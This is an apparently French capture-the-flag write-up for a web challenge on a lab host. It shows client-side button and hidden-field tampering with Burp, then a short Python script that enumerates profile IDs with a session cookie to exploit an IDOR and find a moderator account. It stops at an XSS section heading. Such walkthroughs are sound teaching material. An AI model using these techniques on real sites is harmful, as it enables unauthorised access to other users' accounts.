


Straight To Hell

Auteur: bWlrYQ


1. Analyse de l'application

Commençons par un tour rapide de l'application, nous n'avons accès qu'à une page de login ou à une page d'inscription.




Quand on fait le tour du code source, on peut voir notre premier flag, plutôt facile 😊. Nous allons appeler ça

une mise en bouche...




2. Inscription


L'énoncé nous explique que nous devons nous inscrire alors concentrons-nous sur la page d'inscription plus que celle de connexion. Le bouton "register" est désactivé, on peut modifier le code source pour l'activer, on intercèpte la requête avec Burp.



En plus du bouton désactivé, une variable POST cachée était set à off, on va donc la passer à on et envoyer notre requête avec le repeater




Inscription validée ! On peut donc se connecter et obtenir notre second flag



3. IDOR

Nous devons maintenant réussir à récupérer un accès modérateur à l'application. Deux possibilités s'offrent à nous, utiliser la page de login et trouver une injection quelconque qui nous permettrait de trouver un bypass d'authentification ou bien nous intéresser au paramètre `?id=` de l'url de notre compte. On peut essayer de mettre un autre ID comme `1` ou `0`




Les deux fonctionnent, nous avons accès à une vulnérabilité IDOR (broken access). On cherche un compte avec le statut de modérateur, on va donc itérer les id's jusqu'à trouver un compte avec ce statut. On peut automatiser la recherche avec python.

```
from requests import get
i = 0
lookup = True
while lookup:
    url = "http://10.100.1.202:8000/profile.php?id="+str(i)
    res = get(url, cookies={"PHPSESSID": "6d8kmuf7nkopm1s6qil0p8fe4t"})
    if("Yes" in res.text):
        print("[>] Found mod:",url)
        lookup=False
    i+=1
```

```
mika@bwlryq ~/D/ctf ./rw
$ /bin/python /home/mika/Desktop/ctf/fromhelltoheaven/StraightToHell/solve/idor.py
[>] Found mod: http://10.100.1.202:8000/profile.php?id=13
```


On obtient l'url du profil d'un modérateur, allons voir.




Il a laissé son mot de passe dans sa note personnalisée, nous allons donc pouvoir nous connecter en tant que Matthieu.

4. XSS

